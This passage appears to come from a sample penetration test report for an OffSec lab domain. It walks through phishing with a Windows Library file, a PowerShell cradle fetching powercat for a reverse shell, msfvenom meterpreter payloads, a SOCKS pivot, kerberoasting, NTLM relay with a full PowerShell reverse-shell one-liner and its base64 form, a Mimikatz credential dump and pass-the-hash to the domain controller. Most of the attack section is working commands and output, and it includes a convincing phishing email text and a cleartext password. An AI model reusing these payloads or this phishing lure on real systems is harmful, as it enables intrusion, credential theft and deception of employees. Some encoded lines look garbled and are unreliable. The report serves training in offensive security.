ages/wsgidav/dir_browser/htdocs' (Read-Only) (anonymous)
07:46:28.299 - INFO : - '/': FilesystemProvider for path '/home/kali/webdav' (Read-Write) (anonymous)
07:46:28.299 - WARNING : Basic authentication is enabled: It is highly recommended to enable SSL.
07:46:28.299 - WARNING : Share '/' will allow anonymous write access.
07:46:28.299 - WARNING : Share '/:dir_browser' will allow anonymous read access.
07:46:28.325 - INFO : Running WsgiDAV/4.1.0 Cherrout/9.0.0 Python 3.10.9
07:46:28.325 - INFO : Serving on http://0.0.0.0:80 ...
```

To prepare the Windows Library file, we copied the following code and pasted it into Visual Studio Code. Then we checked that the IP address pointed to our Kali machine.



```
Get Started  config.Library-ms X
C: > Users > offsec > Desktop > config.Library-ms
1  <?xml version="1.0" encoding="UTF-8"?>
2  <libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
3  <name>@windows.storage.dll,-34582</name>
4  <version>6</version>
5  <isLibraryPinned>true</isLibraryPinned>
6  <iconReference>imageres.dll,-1003</iconReference>
7  <templateInfo>
8  <folderType>{7d49d726-3c21-4f05-99aa-fdc2c9474656}</folderType>
9  </templateInfo>
10 <searchConnectorDescriptionList>
11 <searchConnectorDescription>
12 <isDefaultSaveLocation>true</isDefaultSaveLocation>
13 <isSupported>false</isSupported>
14 <simpleLocation>
15 <url>http://192.168.118.9</url>
16 </simpleLocation>
17 </searchConnectorDescription>
18 </searchConnectorDescriptionList>
19 </libraryDescription>
```

We also created the PowerShell Download Cradle and PowerCat Reverse Shell Execution shortcut files with the following command:

powershell.exe -c "IEX(New-Object System.Net.WebClient).DownloadString('http://192.168.119.9:8000/powercat.ps1'); powercat -c 192.168.119.9 -p 4444 -e powershell"

The following screenshot shows an example of creating a shortcut file.

What item would you like to create a shortcut for?

This wizard helps you to create shortcuts to local or network programs, files, folders, computers, or Internet addresses.

Type the location of the item:

Click Next to continue.

Once the files *config.Library-ms* and *install* were created and served in the webdav directory, we then served **powercat.ps1** on port 8000 via our Python3 web server to send the phishing file attachments in the email:

```
(kali@kali)-[~]
$ cp /usr/share/powershell-empire/empire/server/data/module_source/management/powercat.ps1 .

(kali@kali)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Because we did not have specific information about any of the users, we had to use a more generic email message. Since we obtained some information about the target company regarding WEBSRV1 within the Git repository, we were able to make our message more believable. We created the phishing email with the following text:

```
(kali@kali)-[~]
$ cat body.txt
Hey!
I checked WEBSRV1 and discovered that the previously used staging script still exists in the Git logs. I'll re
move it for security reasons.

On an unrelated note, please install the new security features on your workstation. For this, download the att
ached file, double-click on it, and execute the configuration shortcut within. Thanks!

John
```

Then we sent the email with the Windows Library file attached to *marcus* and *daniela*. We waited until a user clicked on the attachment to download and execute the *powercat.ps1* script. This triggered a reverse shell:

```
(kali㉿kali)-[~]
$ sudo swaks -t daniela@beyond.com -t marcus@beyond.com --from john@beyond.com --attach config.Library-ms --
server 192.168.50.242 --body body.txt --header "Subject: Staging Script" --suppress-data -ap
[sudo] password for kali:
*** DEPRECATION WARNING: Inferring a filename from the argument to --body will be removed in the future. Pref
ix filenames with '@' instead.
Username: john
Password: dqsTwTpZPn#nL
== Trying 192.168.50.242:25 ...
== Connected to 192.168.50.242.
<- 220 MAILSRV1 ESMTP
-> EHLO kali
<- 250-MAILSRV1
<- 250-SIZE 20480000
<- 250-AUTH LOGIN
<- 250 HELP
-> AUTH LOGIN
<- 334 VXNlcm5hbWU6
```

This shows that our client-side attack via email was successful and we obtained an interactive shell on the machine CLIENTWK1 as the domain user **beyond\marcus**.

```
(kali㉿kali)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.118.9] from (UNKNOWN) [192.168.50.242] 62915
Microsoft Windows [Version 10.0.22000.978]
(c) Microsoft Corporation. All rights reserved.

C:\Users\marcus>whoami
whoami
beyond\marcus

C:\Users\marcus>hostname
hostname
CLIENTWK1

C:\Users\marcus>
```


Establishing Situational Awareness in the Domain

Since we had access to a domain-joined computer with valid credentials, we transferred and executed the **SharpHound.ps1** script on the machine with the following commands to collect information about the domain and to determine potential attack vectors:

```
PS C:\Users\marcus> Set-ExecutionPolicy -Scope CurrentUser Bypas
Set-ExecutionPolicy -Scope CurrentUser Bypas
PS C:\Users\marcus> iwr -uri http://192.168.118.9:1212/SharpHound.ps1 -Outfile SharpHound.ps1
iwr -uri http://192.168.118.9:1212/SharpHound.ps1 -Outfile SharpHound.ps1
PS C:\Users\marcus> . .\SharpHound.ps1
. .\SharpHound.ps1
PS C:\Users\marcus> Invoke-BloodHound -CollectionMethod All
```

Once the script finished running, a zip file was created. We transferred the

SharpHound zip archive output to our attacker machine. By analyzing the results, we found that *krbtgt* and *daniela* are "kerberoastable" users which were able to be used in further exploitation steps.



To make our shell more stable and create a SOCKS proxy to reach out to the internal network, we migrated our reverse shell to a **meterpreter** shell. To this end, we created an executable file with **msfvenom** as shown below:

```
(kali@kali)-[~]
$ msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.118.9 lport=443 -f exe > met.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Then we started an **exploit/multi/handler** listener with the corresponding settings in **Metasploit**. Next, we downloaded and executed the file on the reverse shell to get a **meterpreter** shell on CLIENTWK1:

```
msf6 exploit(multi/handler) > [*] Sending stage (200774 bytes) to 192.168.50.242
msf6 exploit(multi/handler) > [*] Meterpreter session 1 opened (192.168.118.9:443 → 192.168.50.242:62925) at
2023-01-19 08:17:13 -0500
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
```

Once **session 1** was open, we continued with creating a SOCK5 proxy to access the internal network. To this end, we first updated the **proxychains** configuration file settings as follows on our Kali box:

```
(kali㉿kali)-[~]
$ tail /etc/proxychains4.conf
#       proxy types: http, socks4, socks5
#       * raw: The traffic is simply forwarded
#       ( auth types supported: "basic"
#
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

Once the configuration was updated, we used the **multi/manage/autoroute** and **auxiliary/server/socks_proxy** modules on metasploit to create a SOCKS5 proxy to access the internal network from our Kali box, as shown in the following screenshot:

```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use multi/manage/autoroute
msf6 post(multi/manage/autoroute) > set session 1
session => 1
msf6 post(multi/manage/autoroute) > run

[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: windows
[*] Running module against CLIENTWK1
[*] Searching for subnets to autoroute.
[+] Route added to subnet 172.16.6.0/255.255.255.0 from host's routing table.
[*] Post module execution completed
msf6 post(multi/manage/autoroute) > use auxiliary/server/socks_proxy
msf6 auxiliary(server/socks_proxy) > set srvhost 127.0.0.1
srvhost => 127.0.0.1
msf6 auxiliary(server/socks_proxy) > set version 5
version => 5
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 1.

[*] Starting the SOCKS proxy server
msf6 auxiliary(server/socks_proxy) > █
```

Once the proxy was created, we performed a TCP port scan using **proxychains** on the internal network with the following command:

```
sudo proxychains -q nmap -sT -oN nmap_servers -Pn -p 21,80,443 172.16.6.240 172.16.6.241 172.16.6.254
```

The results showed that there was a web application running on 172.16.6.241.

We also found that SMB signing was disabled on MAILSRV1 and INTERNALSRV1,

which we abused in the following steps.

We used Firefox via **proxychains** to browse to these open ports as shown below:

```
(kali㉿kali)-[~]
$ proxychains firefox http://172.16.6.241
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] DLL init: proxychains-ng 4.16
```

Once we visited the website via our browser, we found a WordPress instance on INTERNALSRV1. To fully use the web application, we added `internalsrv1.beyond.com` to our attacking **/etc/hosts** file, and revisited the website again.

```
(kali㉿kali)-[~]
$ cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      kali
172.16.6.241   internalsrv1.beyond.com
```

Then, we opened the **/wp-admin** page, and tried to login with common default credentials. It turns out that neither the default nor the discovered credentials worked. However, since we learned that the *daniela* user is "kerberoastable" from the BloodHound results, we attempted to retrieve the user's password via this attack vector.

First, we requested the user's SPN as shown below, and attempted to crack it:

```
(kali㉿kali)-[~]
$ sudo proxychains -q impacket-GetUserSPNs -request -dc-ip 172.16.6.240 beyond.com/john
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation


Password:
```

After getting the hash and successfully cracking the password for *daniela*, we logged into the WordPress instance at **/wp-admin** via Firefox and **proxychains**.

MAILSRV1 (192.168.50.242)

Relay Attack on INTERNALSRV1 for Administrative Shell on MAILSRV1

After logging in to Wordpress, we reviewed some of the settings and plugins. We found that there are three plugins, but only one was enabled: Backup Migration. We clicked on **Manage**, which brought us to the plugin configuration page. After clicking through the menus and settings, we discovered the **Backup directory path**.



We were able to enter a path in this field, which is used for storing the backup. Since SMB signing was disabled on MAILSRV1 and INTERNALSRV1, we were able to issue a relay attack by forcing an authentication.

First, we attempted to force an authentication request by abusing the **Backup directory path** of the Backup Migration WordPress plugin on INTERNALSRV1. By setting the destination path to our Kali machine, we were able to use **impacket-ntlmrelayx** to relay the incoming connection to MAILSRV1.

We *base64* encoded the following one-liner to prepare code for a reverse shell:

```
$client = New-Object
System.Net.Sockets.TCPClient('192.168.119.X',9999);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i =
$stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object
-TypeName System.Text.ASIIEncoding).GetString($bytes,0, $i);$sendback =
(iex ". { $data } 2>&1" | Out-String ); $sendback2 = $sendback + 'PS ' +
(pwd).Path + '> ';$sendbyte =
([text.encoding]::ASII).GetBytes($sendback2);$stream.Write($sendbyte,0,$s
endbyte.Length);$stream.Flush()};$client.Close()
```


Then, we set up **impacket-ntlmrelayx** with the *base64* value to get a reverse shell as shown below:

```
(kali㉿kali)-[~]
$ sudo impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.242 -c "powershell -enc JGNsaWVudCA9I
E5ldy1PYmplY3QgU3lzdGlvbWVudC5tbnR5ZXRzLLRDUENsaWVudC9nMTkyLjE2OC4xMTgu0S0Tks0S0k7JHN0cmVhbSA9ICRjbGllbnQuR2V
0U3RyZWZfKkK7W2J5dGVbXV0kYnI0ZXMGPSAwLi42NTUzNXwleZB903doaWxLKCGkaSA9ICRzdHJlYW0uUmVhZCgkYnI0ZXMsIDAsICRieXRl
y5MZW5ndGgpKSAtbmUgMCl70yRkYXRhID0gKE5ldy1PYmplY3QgLVR5c3GV0YW1lIFN5c3RlbnS5UZXh0LkFTQ0lJRW5jb2RpbmcpLkdldFN0cmI
uZyZgkYnI0ZXMsMCwgJGkpOyRzZW5kYmFjayA9IChpZXggIi4geyAkZGF0YSB9IDI+JjEiIHwgT3V0LVN0cmIuZyApOyAkc2VuZGJhY2syID0gJ
hNlbnRiYWNRICsgJ1B1TICcgKyAocHdkKS5QYXR0ICsgJz4gJzskc2VuZGJ5dGUGPSAoW3RleHQzW5jb2Rpbmdd0jpBU0NJS5SkuR2V0QnI0ZXM
oJHNlbnRiYWNRMik7JHN0cmVhbS5XcmI0ZSgkc2VuZGJ5dGUsMCwkc2VuZGJ5dGUuTG VuZ3RoKTSkc3RyZWZfLkZsdXNoKCl90yRjbGllbnQuQ
2xvc2UoKQ=="
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to single host
```

We then saved the **Backup directory path** as **//192.168.119.9/test**

We checked our Netcat listener on port 9999 for an incoming reverse shell as Administrator. Next, we upgraded our shell to **meterpreter**. This provided us with a more robust shell environment:

```
meterpreter > getuid
Server username: MAILSRV1\Administrator
meterpreter >
```

For post-exploitation on the mailserver, we downloaded and launched the newest version of **Mimikatz** from our Kali machine. We checked for *logonpasswords*, which dump NTLM hashes for multiple users as shown below:

```
C:\Users\Administrator\Downloads>mimikatz.exe
mimikatz.exe

.#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##.   "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX           ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 452721 (00000000:0006e871)
Session           : Service from 0
User Name         : MSSQL$MICROSOFT##WID
Domain           : NT SERVICE
Logon Server      : (null)
Logon Time        : 1/19/2023 5:55:55 AM
SID               : S-1-5-80-1184457765-4068085190-3456807688-2200952327-3769537534
```

Because we obtained the NTLM hash for *beccy*, who is also a domain administrator, we were able to use **impacket-psexec** to get an interactive shell on DCSRV1. Once we had a command line shell, we confirmed that we had privileged access on DCSRV1 (172.16.6.240).

DCSRV1 (172.16.6.240)

Getting Domain Administrator

Since we obtained the NTLM hash for the *beccy* user, we attempted to login to the domain controller as shown below:

```
(kali㉿kali)-[~]
$ proxychains -q impacket-psexec -hashes 00000000000000000000000000000000:f0397ec5af49971f6efbdb07877046b3 b
eccc@172.16.6.240
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

This showed that we achieved all goals of the penetration test by obtaining domain administrator privileges and accessing the domain controller.

Conclusion

Due to the impact of the overall attack vectors as uncovered by this penetration test, appropriate resources should be allocated to ensure that remediation efforts are accomplished in a timely manner. While a comprehensive list of items that should be implemented is beyond the scope of this engagement, some high level items are important to mention. Based on the results of the penetration test, OffSec recommends the following:

1. **Patch Management:** All assets should be kept current with latest-vendor supplied security patches. This can be achieved with vendor-native tools or third party applications, which can provide an overview of all missing patches. In many instances, third-party tools can also be used for patch deployment throughout a heterogeneous environment.
2. **Credential Management and Protection:** Encourage and train employees on how to use a password manager to securely store such sensitive information.
3. **SMB Security Settings:** It's highly recommended to enforce SMB Signing through Group Policies on all the servers in the domain. To this end, Enable Microsoft network server. Always digitally sign communications.
4. **Social Engineering Awareness:** Create a social engineering team and have them test employees with some common social engineering tactics. Testing your employees gives them an opportunity to practice combating social engineering while helping you determine what needs to be improved within your company's security.
5. **Password Policy:** Introduce a domain-wide strong password policy to prevent brute-forcing attacks to gather clear-text credentials.

OffSec recommends performing penetration tests on a regular basis and to remediate the vulnerabilities by prioritizing them based on the severity of the issues reported.

For more information on potential remediation steps, the following references can be found:

References

- Patch Management
 - <https://www.malwarebytes.com/blog/business/2022/09/6-patch-management-best-practices-for-businesses>
- Credential Management and Protection
 - <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/credentials-protection-and-management>
- Social Engineering Awareness Training
 - <https://www.securitymetrics.com/blog/social-engineering-training-what-our-employees-should-know>
- Password Policy in an Active Directory Environment:
 - <https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/password-policy>
- SMB Security Settings:
 - <https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/microsoft-network-server-digitally-sign-communications-always#default-values>
 - <https://techcommunity.microsoft.com/t5/storage-at-microsoft/configure-smb-signing-with-confidence/ba-p/2418102>

Flag: Report_Writing_Is_Fun